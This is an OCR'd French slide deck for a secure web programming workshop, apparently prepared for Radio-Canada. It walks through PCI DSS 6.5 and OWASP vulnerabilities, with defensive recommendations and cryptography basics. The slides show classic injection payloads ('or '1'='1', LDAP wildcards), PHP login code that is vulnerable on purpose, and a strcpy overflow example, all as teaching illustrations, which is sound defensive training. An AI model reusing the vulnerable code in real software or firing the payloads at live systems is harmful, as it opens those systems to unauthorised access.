
OKIOK

Solutions de sécurité d'entreprise
et d'affaires électroniques


Atelier sur la programmation sécuritaire des applications Web

préparé pour Radio-Canada

Michael Lahaye
Francois-Xavier Desmarais



Architecture typique des applications Web



PCI DSS 6.5

Section 6.5

- Développer des applications basées sur les directives de codage sécuritaire.
- Prévenir les vulnérabilités de codage courantes dans les processus de développement de logiciel

PCI DSS 6.5

Vulnérabilités

- 6.5.1 Attaques par injection
- 6.5.2 Saturation de la mémoire
- 6.5.3 Stockage cryptographique non sécurisé
- 6.5.4 Communications non sécurisées
- 6.5.5 Traitement inapproprié des erreurs
- 6.5.6 Vulnérabilités à « haut risque »
- 6.5.7 Attaques par script intersites (XSS)
- 6.5.8 Contrôle d'accès inapproprié
- 6.5.9 Les attaques CSRF (Cross-Site Request Forgery)
- 6.5.10 Authentification et gestion de session non sécuritaire

Points supplémentaires

Types d'attaques

- Interface redressing / vol de cliques (ClickJacking)
- Logique de l'application non sécuritaire

Vecteurs d'attaques additionnels

- Gestion des différents canaux d'accès
- Téléversement de fichiers
- Menaces provenant de l'interne

Recommandations générales

- Principes d'architecture des applications Web sécuritaires
- Cycle de vie sécuritaire de développement

Couverture OWASP Top 10

Liste et correspondance avec PCI DSS

- A1-Injection (6.5.1)
- A2-Broken Authentication and Session Management (6.5.10)
- A3-Cross-Site Scripting (XSS) (6.5.7)
- A4-Insecure Direct Object References (6.5.8)
- A5-Security Misconfiguration
- A6-Sensitive Data Exposure (~6.5.8)
- A7-Missing Function Level Access Control (6.5.8)
- A8-Cross-Site Request Forgery (CSRF) (6.5.9)
- A9-Using Components with Known Vulnerabilities (~6.5.6)
- A10-Unvalidated Redirects and Forwards

Outils utilisés lors de la présentation

VirtualBox

- Machine virtuelle isolée

WebGoat

- Application Web de démonstration de failles typiques

Burp Suite (Professionnel)

- Proxy pour l'inspection et modification des requêtes
- Alternatives
  - Fiddler
  - Firebug
  - Chrome Inspector

6.5.1 Attaques par injection

Types d'injections

- Injection SQL (*SQL Injection)*
- Injection de XPath
- Injection de LDAP
- Injection de CRLF
- Injection de commande OS

Injection SQL

Description:

- Envoyer ou modifier des commandes SQL
- Exécutée sur le serveur BD

Cible


- BD

Types

- SQL Injection
- Blind SQL Injection

Exemple simple d'utilisation de SQL

Client légitime



Username: michael
Password: Xa4!dfga
Remember me on this computer.
Sign in

```
SELECT mem_code from MEMBRES
    where mem_login = 'michael'
    and mem_pwd = 'Xa4!dfga'
```

```
extract($_POST);

$req = "select mem_code from MEMBRES
     where mem_login = '$login'
     and mem_pwd = '$pass'";

$result = mysql_query($req) or
 die ("Error : the SQL request <br><br>".$req."<br><br> is not valid: ".mysql_error());
list($mem_code) = mysql_fetch_array($result);
if (empty($mem_code))    {
     //vérifier que la requête à retourné une réponse positive
…
```

Server Web

Server BD

Démonstration

WebGoat

- **Voir : Injection Flaws**
  - String SQL Injection
  - Numeric SQL Injection
  - LAB: SQL Injection
    - Stage 1
    - Stage 3

Attaque automatisée

- **Sqlmap**
- **BSQL Hacker**
- **Pangolin**
- **Havij**
- **Sqlninja**
- **…**

Attaque d'injection SQL

Server BD

Username: michael

Password: ' or '1'='1

Remember me on this computer.

Sign in

Client malicieux

```
select mem_code from MEMBRES
    where mem_login = 'michael'
    and mem_pwd = '' or '1'='1'
```

Server Web

```
extract($_POST);

$req = "select mem_code from MEMBRES
     where mem_login = '$login'
     and mem_pwd = '$pass'";

$result = mysql_query($req) or
 die ("Error : the SQL request <br><br>".$req."<br><br> is not valid: ".mysql_error());
list($mem_code) = mysql_fetch_array($result);
if (empty($mem_code))    { //verifier que la requette a retourne une reponse positive
```

Injection de Xpath

Exemple de requête Xpath:

Username: gandalf

Password: !c3

```
string(//user[username/text()='gandalf' and
password/text()='!c3']/account/text())
```

Username: ' or '1' = '1

Password: ' or '1' = '1

```
string(//user[username/text()='' or '1' = '1' and
password/text()='' or '1' = '1']/account/text())
```

Injection de LDAP

Exemple de requête LDAP:

```
String ldapSearchQuery = "(cn=" + $userName + ")";
System.out.println(ldapSearchQuery);
```

Username: *

```
(cn=*)
```

Username: jonys) (| (password = *)

```
(cn= jonys) (| (password = * ) ))
```

Validation des entrées

Exemples de validation

- Utiliser du typage fort (int, string)
- Valider la longueur du champ (ex : string d'au plus 20 caractères)
- Valider les frontières limites (ex : nombre entre 10 et 20)
- Utiliser des valeurs unsigned à moins qu'une valeur signée soit requise
- Valider la syntaxe des données (ex : numéro de compte, code postal, courriel, etc.)
- Valider la grammaire permise (ex : valeur alphanumérique uniquement permise)

Mesures de protection

Recommandations

- **Filtrage de données**
  - Blacklisting (à proscrire)
  - Whitelisting
- **Encodage des données**
- **Utilisation de WAF**
- **Prepared Statements/Stored Procedures**
  - Paramètres embarqués
- **Droits restreints du compte SQL**
- **Utilisation de cadriciel (framework)**

6.5.2 Saturation de la mémoire

Débordement de tampon - *Buffer overflow*

Description

- **Utilisation d'un tampon d'une taille inférieure à la valeur qu'on l'y assigne.**
- **Un « classique », plus d'une vingtaine d'années**
  - Smashing The Stack For Fun And Profit
    - http://insecure.org/stf/smashstack.html

Cible

- **La mémoire**

Langages affectés

- **Gestion manuelle de la mémoire (C, C++, Assembleur)**


Fonctionnement

Exemple de code[1]


```
void foo (char *bar)
{
        char  c[12];
        strcpy(c, bar);  // no bounds checking
}

int main (int argc, char **argv)
{
        foo(argv[1]);
}
```

1 - http://en.wikipedia.org/wiki/Stack_buffer_overflow


Fonctionnement



Avant la copie



Copie de « hello »



Débordement "\x08\x35\xC0\x80" pointe sur le premier argument

1 - http://en.wikipedia.org/wiki/Stack_buffer_overflow

Exemple réel (libPNG, pngrutil.c)

```
if (!(png_ptr->mode & PNG_HAVE_PLTE)) {
      /* Should be an error, but we can cope with it */
      png_warning(png_ptr, "Missing PLTE before tRNS");
}
else if (length > (png_uint_32)png_ptr->num_palette) {
      png_warning(png_ptr, "Incorrect tRNS chunk length");
      png_crc_finish(png_ptr, length);
      return;
}
...
png_crc_read(png_ptr, readbuf, (png_size_t)length);
```

Mesures de protection

Recommandations

- **Éviter les langages vulnérables**
- **Éviter les fonctions vulnérables**
  - Gets()
  - Strcpy()
  - Scanf()
  - …
- **Validation des données d'entrées**
  - Taille
  - contenu
- **Fonctions, compilateur ou langage qui valident la taille de données**
- **Options de compilation, libraires ou outils OS**
  - Visual Studio: « /GS », StackGuard, EMET, ProPolice
  - GCC SSP (-fstack-protector), SELinux

6.5.3 Stockage cryptographique non sécurisé
6.5.4 Communications non sécurisées

Description

- Bris des mécanismes cryptographiques

Cible

- Données en repos (6.5.3)
- Données en transit (6.5.4)

Cause

- Utilisation des fonctions vulnérables, des protocoles inappropriés ou des clés trop petites

Chiffrement symétrique vs asymétrique

Symétrique

- Clé de déchiffrement == clé de chiffrement
- La clé doit toujours être gardée secrète
- Plusieurs moyen de transmission de clé
- Chiffrement par bloc et flux

Asymétrique

- Deux clés différentes
  - Clé publique
  - Clé privée
- Lorsque généré correctement, il n'est pas possible d'obtenir la clé privée à partir de la clé publique
- Facilite la gestion de clés
- Permet plusieurs autres applications au-delà du chiffrement

Chiffrement par bloc

Description

- **Algorithme où les données sont séparés par « bloc » de taille fixe et encrypté à l'aide d'une clé de la même taille**
- **Utilise des système de permutation et substitution**
- **Plusieurs mode d'opération:**
  - Electronic Codebook (ECB)
  - Cypher Block Chaining (CBC)
  - Counter (CTR)

Algorithmes

- **Advanced Encryption Standard (AES)**
- **Data Encryption Standard (DES)***

Chiffrement par flux

Description

- Algorithme où les données sont encrypté à l'aide d'une clé de la même taille que les données
- Clé à usage unique

Algorithmes

- Rivest Cipher 4 (RC4)
- Fibonacci Shrinking (FISH)

Bloc vs flux


Bloc

- **Avantages**
  - Vérification d'intégrité (mode)
  - Taille connue (Ex: Trame HTTP)
- **Désavantages**
  - Perte d'un bloc, perte de l'ensemble
  - Plus de mémoire

Flux


- **Avantages**
  - Rapide
  - Perte d'un bit, aucun effet sur bit suivant
  - Transmission continue
- **Désavantages**
  - Difficile à implémenté correctement
  - Aucune vérification d'intégrité

Electronic codebook (ECB)



Electronic Codebook (ECB) mode encryption


Cipher-block chaining (CBC)




Cipher Block Chaining (CBC) mode encryption

ECB vs CBC

Original



ECB



Autre (CBC)

http://en.wikipedia.org/wiki/Block_cipher_modes_of_operation

« Cryptoperiod » des clés

Key Type	Cryptoperiod	
	Originator Usage Period (OUP)	Recipient Usage Period
Private Signature Key	1-3 years	
Public Signature Key	Several years (depends on key size)	
Symmetric Authentication Key	<= 2 years	<= OUP + 3 years
Private Authentication Key	1-2 years	
Public Authentication Key	1-2 years	
Symmetric Data Encryption Key	<= 2 years	<= OUP + 3 years
Symmetric Key Wrapping Key	<= 2 years	<= OUP + 3 years
Symmetric and asymmetric RNG Keys	Upon reseeding	
Symmetric Master Key	About 1 year	
Private Key Transport Key	<= 2 years (1)	
Public Key Transport Key	1-2 years	
Symmetric Key Agreement Key	1-2 years	
Private Static Key Agreement Key	1-2 years (2)	
Public Static Key Agreement Key	1-2 years	
Private Ephemeral Key Agreement Key	One key agreement transaction	
Public Ephemeral Key Agreement Key	One key agreement transaction	
Symmetric Authorization Key	<= 2 years	
Private Authorization Key	<= 2 years	
Public Authorization Key	<= 2 years	

NIST Recommendations (2012) – keylength.com

Fonction de Hachage

Objectif

- Intégrité

Propriétés d'une fonction de hachage cryptographique

- Pour un message X, h(X) est toujours identique
- Pour tous messages X, h(X) a toujours la même taille
- Il est extrêmement difficile de retrouver X à partir de h(X).
- Pour tous messages X, il est extrêmement difficile de trouver un message Y pour que h(X) = h(Y)
- Pour tous changements de X, aussi minime soit-il, h(X) et h(X') ne se ressemble pas

Fonction de dérivation de clé

(Password Based) Key Derivation Function

Stockage des mots de passe

- **PBKDF2, bcrypt, scrypt**
  - Hachage cryptographique (SHA-512) + salt
  - Utilisation de clé
- **Annuaire, framework d'authentification**

Utilisation d'un « salt »

Combiner le mot de passe et le « salt »

- Le « salt » peut être connu
- Aléatoire

Objectif


- Augmenter la protection des mots de passe
- Combattre les « rainbow table »
  - Attaque de dictionnaire

Erreurs d'utilisation

